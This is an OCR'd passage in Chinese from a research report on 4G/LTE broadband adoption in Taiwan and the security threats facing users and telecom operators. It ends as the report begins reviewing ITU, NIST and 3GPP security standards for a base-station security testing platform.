由於 4G 高頻寬的行動技術，消費者可享受到更創新及更穩定的行動網路體驗，像是超高解析度的視訊串流需求也因 4G 網路高頻寬、低延遲的特性，能提供最佳的使用者感官體驗而大行其道。另行動趨勢報告中也指出，資訊流統計結果從 2014 年第 3 季約 2.8 EBs(ExaBytes) ，到 2015 年第 4 季已經成長了 65%超過 4.5 EBs，預估到 2021 年將成長至 2015 年的 11 倍約 50 EBs，這麼龐大的資訊流有 90%將衍生於智慧手機，而其中 70%是視訊所貢獻。

[103] 4gamericas, “全球行通動訊技術用戶數年成長率趨勢圖”. [Online]. Available: http://www.4gamericas.org/en/resources/statistics/statistics-global/，[Accessed:2016/01/19].

3. 國內寬頻通訊使用概況

在網際網路上網數方面，本研究統整國內資料如下圖 5- 11 所示，比對國際上的統計數據，很明顯與全球 LTE 成長趨勢相互呼應，其中固網需求依舊偏低持平，而 LTE 的註冊用戶數於民國 104 年 9 月正式超越 3G 用戶數，成為主要上網的技術，並有機會取代包括透過 ADSL、FTTX、Cable Modem 之個人/家庭用戶，4G 挾帶諸多優勢迅速吸引既有的 2G、3G 用戶換網，行動寬頻網路也成為未來國家寬頻數據基礎建設最後一哩路(Last Mile)的選項之一。





圖 5- 11 寬頻上網帳號數量趨勢比較圖

資料來源： NCC 及本團隊整理

由上述可知，從全球來看，以行動互聯網、大數據等為代表的新一代資通訊技術對經濟社會發展正在產生深刻而長遠的影響，高速寬頻行動網路，特別是 4G 的快速發展，使得行動寬頻已然起飛，LTE 成為全球 4G 的共同標準。接下來，我們將從考量網際網路之特性，分別從使用者的使用環境、行動應用程式喜好狀況、上網行為等，檢視吸引既有的有線或無線寬頻使用者採用 4G 的契機，並且分析這些行為可能衍生的風險，以及電信業者可能需要共同面對來自網際網路風險的分析。

依據 2015 年 8 月財團法人台灣網路資訊中心針對歷年個人及家庭上網行為趨勢分析[104]所進行的調查結果指出，個人使用行動電信上網的趨勢正逐漸上升到 2015 年的 29.8%，反觀 ADSL/VDSL 則是逐年降至 46.6%，如下圖 5- 12 所示。家中是個人最常上網的地點，2015 年的使用率高達 91.4%，其次依序是工作場所、學校及餐廳，顯示行動寬頻將完全滲透並改變人們使用網路的習慣，此數據也透露人們認為最能夠放鬆使用的是家中環境，在沒有警戒的心理狀態下，也因此忽略了在家關起門來的同時，面向網際網路的大門卻依然敞開。



	2006	2007	2008	2009	2010	2011	2012	2013	2014	2015
ADSL/VDSL	80.6	80.1	81.2	75.6	68.0	77.7	80.6	73.2	56.3	46.6
纜線數據機	6.4	6.5	6.8	8.1	10.0	8.5	7.2	9.6	6.7	4.4
無線區域網路	0.3	0.6	0.7	2.3	3.4	3.5	3.9	4.0	8.8	11.1
行動電信網路	0.1	0.1	0.1	1.1	1.0	1.6	3.9	9.2	23.3	29.8

圖 5- 12 個人使用寬頻上網趨勢圖

資料來源：財團法人台灣網路資訊中心

[104] 財團法人台灣網路資訊中心, “歷年個人及家庭上網行為趨勢分析”. [Online]. Available: http://www.twnic.net.tw/download/200307/20150901f.pdf，[Accessed:2016/01/21].

4. 行動應用程式喜好狀況

在全球各地，使用智慧型裝置的方式非常相似，2015 年 6 月愛立信行動趨勢報告中各國用戶使用最多的前 25 項應用程式所花費的總時間比率，如下圖 5- 13 所示，雖然這些可能依據國情的不同而有些微差異，但使用者主流應用喜好，可以很明顯的看到大致上狀況仍然相符，這些應用分別是瀏覽器、社群網路、通訊服務與視訊串流。而分析國人寬頻上網最常使用功能由高至低依序為「網路社群」、「即時通訊軟體」、「瀏覽網頁」、「查詢新聞氣象」、「線上遊戲」，其 2015 年的使用比率依序為 60.1%、56.3%、40%、21.3%及 16%。不論是國內還是全球，這樣的使用趨勢也隱含著透過社交工程的手法進行攻擊，相較於其他方式容易。





圖 5- 13 用戶使用最多的前 25 項應用程式所花費的總時間比率

資料來源：愛立信

5. 上網行為分析

根據國家發展委員會進行的 103 年個人/家戶數位機會調查報告中[105]，不同年齡網路族社會活動參與情形趨勢指出，多數應用程式因應使用者需求開發，而與應用程式類型最直接相關的就是使用者的上網行為，不同年齡層參與網路活動，數據上顯示年齡越高使用比例越低，從資訊需求的角度觀之，不同世代所關注的內容與使用的目的也可看出明顯的差異，圖 5- 14 中顯示 12-29 歲網路族網路社會活動參與以即時通訊及社群網站使用為主，而 40 歲以上網路族網路社會活動參與以網頁瀏覽(生活資訊搜尋)為主。



	全國 (n=10344)	12-14歲 (n=523)	15-19歲 (n=976)	20-29歲 (n=2,033)	30-39歲 (n=2,431)	40-49歲 (n=1,993)	50-59歲 (n=1,499)	60-64歲 (n=469)	65歲以上 (n=420)
即時通訊	83.8	76.0	90.0	96.0	91.3	81.7	71.5	59.5	57.1
社群網站	81.4	89.9	95.6	94.8	89.6	78.4	62.4	47.2	45.5
網路討論區	23.9	24.8	33.0	36.2	29.7	18.0	9.9	7.6	4.4
藝術資訊搜尋	67.0	45.9	65.9	75.9	73.4	68.1	61.8	53.6	45.2
線上影音	48.5	58.1	60.6	54.7	51.3	44.0	38.6	34.2	34.2
線上遊戲	37.5	64.4	58.4	47.4	39.7	29.8	21.7	14.3	14.1
生活資訊搜尋	87.6	69.7	82.8	92.3	91.7	90.1	87.1	79.4	72.8

圖 5- 14 不同年齡網路族社會活動參與情形

資料來源：國家發展委員會

[105] 國家發展委員會, “103 年個人家戶數位機會調查報告”. [Online]. Available: http://ws.ndc.gov.tw/001/administrator/10/relfile/0/1000/1-1.103103 年個人家戶數位機會調查報告.pdf，[Accessed:2016/01/21].

（二）4G 網路所衍生的使用者資訊安全議題

1. 威脅趨勢

由於網際網路具備開放與共享的特性，使用者上網的行為與偏好變得更多元化，相對也引領了攻擊的發展趨勢，在網路無國界的前提下，不論使用者或電信業者，其所面臨的威脅自然不言而喻。愛立信 2016 年十大熱門消費者趨勢報告[106]對全球 6,649 位 15-69 歲間的 iOS/Android 智慧型手機使用者進行訪問的結果，預測如下圖 5- 15 所示，最可能受到駭客攻擊的裝置是個人電腦、智慧手機；服務為社交網路服務；企業是銀行及網路服務提供者分別位居前三名。另一方面資安公司諾頓(Norton)針對不同年齡層的網路使用者分析報告中發現[107]，全球將近 3 成(29%)的年長者和超過 4 成(42%)的兒童及青少年，是最容易受到網路犯罪攻擊的族群，顯示資訊安全意識與防範能力相對薄弱的使用者，仍然是最容易受攻擊的目標。




圖 5- 15 消費者對可能遭受駭客攻擊的裝置、服務和企業預測

資料來源：愛立信消費者行為研究室

進一步探討這些威脅的攻擊類型，依據國際電腦稽核協會（Information Systems Audit and Control Association ; ISACA）在 2015 年初所公佈的 State of Cybersecurity: Implications for 2015 調查報告[108]指出，如下。

[106] 愛立信消費者行為研究室, “2016 年十大熱門消費者趨勢”, 2015/12.
[107] iThome, “諾頓調查：去年網路犯罪偷走近 6 億人身分”, 2015/12/5.
[108] ISACA, “State of Cybersecurity：Implications for 2015”, 2015. [Online]. Available: http://www.isaca.org/cyber/Documents/State-of-Cybersecurity_Res_Eng_0415.pdf，[Accessed:2016/01/19].

下圖 5- 16 所示，最常發生的攻擊類型前三名依序是網路釣魚、惡意軟體以及駭客行為。其中網路釣魚、惡意軟體所造成的威脅正是國家發展委員會公佈的 2015 年個人/家戶數位機會調查報告[109]中使用者上網造成權益損害(個人資料洩露、遭受網路詐騙)的主因，雖不至於影響電信業者系統運作，但網路服務提供者需要配合相關單位處理而消耗額外的資源與人力。

從攻擊者角度來看，蒐集使用者情資並分析使用者偏好與弱點，除了透過社交工程滲透的攻擊手法，另一種就是透過入侵基礎設施(例如：挾持或偽冒基站)來取得大量資訊以進行分析，由於資料為使用者主動傳送，不易被發現。這類手法行之有年且不斷的推陳出新，因此本研究將透過檢測平臺的規劃以研擬建議適當的對策與配套措施。




圖 5- 16 2014 年主要攻擊類型頻率分析圖

資料來源：ISACA

[109] 國家發展委員會, “歷年數位機會(落差)調查報告”. [Online]. Available: https://www.ndc.gov.tw/cp.aspx?n=55C8164714DFD9E9，[Accessed:2016/01/19].

2. 電信業者面臨的威脅與挑戰

相較於使用者端受到威脅，駭客行為及其發動攻擊所衍生的問題，相對而言不但較能造成電信業者大規模傷害 (例如：2015 年 10 月 21 日英國電信業者 TalkTalk 遭大規模駭客攻擊事件[110])，且將連帶影響使用者使用網路服務以及個人資料的安全，這些個人資料就是前述使用者資訊安全議題中被利用來進行網路犯罪重要的一環。

從 ISACS 的 State of Cybersecurity :Implications for 2015 調查中也發現到，全世界所有回報的案件中，造成這些問題的前三大主要威脅如下。

下圖 5- 17 所示，其來源分別有 45.6%來自網路犯罪(Cybercriminal)，40.72%來自企業內非惡意的使用者(Nonmalicious)，這些使用者通常可能是惡意軟體的受害者，以及 40.09%的駭客行為(Hackers)。




圖 5- 17 2014 年主要威脅來源分析圖

資料來源：ISACA

[110] iThome, “英國電信業者 TalkTalk 遭大規模駭客攻擊，400 萬客戶資料可能全都露”, 2015/10/26.

對照 NIST 的國家弱點資料庫[111]之統計，如下圖所示，可以很明顯可見被發現的軟體或系統弱點隨著資訊產業發達而明顯的逐年遞增，其中又以 2014 年發現的數量 7,937 為歷年之最，這類問題的衍生主要原因就在於軟體或系統本身於設計之初造成的弱點而來(例如：iThome 報導[112]於 20160119 發現 Linux 核心含有零時差漏洞 CVE-2016-0728，此一漏洞將允許駭客取得最高權限以在核心中執行程式)。這些截至目前為止，累積數量可觀的系統或軟體弱點，以及加上未來陸續被發掘的數量，開發廠商如未能其對所生產的基站、核心網路之 MME、HSS、服務閘道...等導入適當的驗證或管理措施並適時進行修補，則稍有不慎就可能讓設備淪為駭客利用或攻擊的目標。因此後續本計畫也將透過檢測平臺的規劃，期能透過縝密的檢測，有效的防範於未然。




圖 5- 18 歷年弱點數量統計圖

資料來源：NIST

綜整本節的資料，就行動通訊技術而言，4G LTE 是有史以來普及速度最快的技術，6 年時間就達到 10 億的用戶基礎，以區域市場的發展來看，亞太地區之 LTE 用戶數占全球比例最大，因此可以預見針對各種惡意程式、安全風險、及垃圾郵件等 IT

[111] NIST, “National Vulnerability Database”, [Online]. Available: https://web.nvd.nist.gov/view/vuln/statistics-results?adv_search=true&cves=on，[Accessed:2016/01/20].

[112] iThome, “Linux 核心含有零時差漏洞，恐影響數千萬 Linux 電腦/伺服器，6 成以上 Android 裝置也遭殃”, 2016/1/20.

安全威脅，勢必日益升高。在維持服務安全的前提下，電信設備商與電信業者除了需要持續參與及追蹤 3GPP 提出的技術報告(Technical Report)與討論，以針對 3GPP 的協定與規範可能存在弱點建立因應方案外；電信業者也需要進一步評估承載並支持這些協定與規範運作的網路元件，其作業系統可能存在的風險。在時間及成本的考量下，設備廠商通常直接使用既有免費或商用的作業系統，這些系統本身就可能存在弱點需要被定期的修補，以避免可能對 4G 基站、核心網路之 MME、HSS、服務閘道等元件衍生威脅。

從整體趨勢來看大量的威脅仍持續存在，LTE 全新環境的資訊威脅將透過各種的技術和攻擊媒介採取多方攻擊，所以我們必須改變防禦思考方式以積極的作為，試圖緩解或避免這些威脅，透過本計畫行動寬頻資安檢測平臺規劃，輔以國際行動資安標準規範並參考本分析資料，為行動寬頻接取設備設計資安檢測項目，以確保設備上線前都能具備的基本抵禦攻擊的能力。

第5.2節　國際標準研究

電信網路為國家資訊化的重要基礎設施，行動寬頻網路扮演電信網路中的重要構件，隨著行動寬頻網路持續演進、用戶與資訊訊務量不斷增長，安全威脅日益成為行動寬頻網路的重要課題，欲解決這些安全威脅，國際間已有不同電信與資訊安全組織持續推動行動寬頻資安標準，考量通訊環境不斷變化與演進需求，各組織依據設備製造、業者環境、使用者等面向，設計周延、合宜的行動寬頻資安標準，以促進行動寬頻服務發展，並同時兼顧資訊安全。

多年來，國際電信聯合會(International Telecommunication Union, ITU)電信標準化部門(ITU's Telecommunication Standardization Sector, ITU-T)一直積極參與電信和資訊技術安全研究，在其建議書 X.805[113]中，建立不同面向安全議題的統一詞彙表，提供一般性通訊系統安全框架模型。將該模型套用於行動寬頻網路，在安全框架體系基礎之上，建立有效的評估指標體系，通過對指標參數的評價確定系統安全等級，從而形成較完整實用的評估準則與方法。

美國聯邦資訊安全管理法(Federal Information Security Management Act, FISMA)定義了一個廣泛的框架來保護政府資訊、運作與財產，以及面對天然及人為威脅。在 FISMA 實施以來，由美國國家標準和技術研究院(National Institute of Standards and Technology, NIST)擬訂相關的安全控制措施，其中包括聯邦資訊系統與組織之安全控制建議書 SP 800-53(Recommended Security Controls for Federal Information Systems and Organizations)[114]，該建議書為資訊安全風險管理框架的重要構件。透過安全控制措施選擇和程序化的概念，協助規定資訊系統安全控制措施，為安全管理者、安全服務提供者、安全技術開發人員、系統開發人員、系統實施人員和系統評估人員提供指導原則。

2004 年，第三代合作夥伴計畫(3rd Generation Partnership Project, 3GPP)將 LTE(Long Term Evolution)作為 3G 系統的長期演進技術，並於 2006 年展開標準制定工作，同時啟動系統架構演進(System Architecture Evolution, SAE)研究項目，安全功能

[113] ITU, ITU-T Recommendation X.805 Security architecture for systems providing end-to-end communications", 2003/10.

[114] NIST, "NIST Special Publication 800-53 Security and Privacy Controls for Federal Information Systems and Organizations", Revision 4, 2013/04.

在 LTE/SAE 研究項目中持續擴展與強化，其中也將基站安全機制納入 3GPP TS 33.401，3GPP TS 33.401 涵蓋 LTE 整體安全性，將 LTE/SAE 網路安全區分網路接取安全、網路領域安全、用戶領域安全、應用領域安全、安全服務配置五個領域。

以下小節將分別說明國際間之行動寬頻資安標準，從中獲取國際認可行動寬頻資安威脅因子及取得國外各界共識之資安防護措施，進而融合國際標準之研究成果於「國內基站資安管理方針」芻議規劃之參考。

一、ITU X.805 通訊系統安全框架

基於電信網路威脅、攻擊與安全脆弱性，為強化設計、建設與運行過程的安全防護，ITU-T X.805 建議書定義了端對端的系統安全框架，如圖 5- 19 說明。

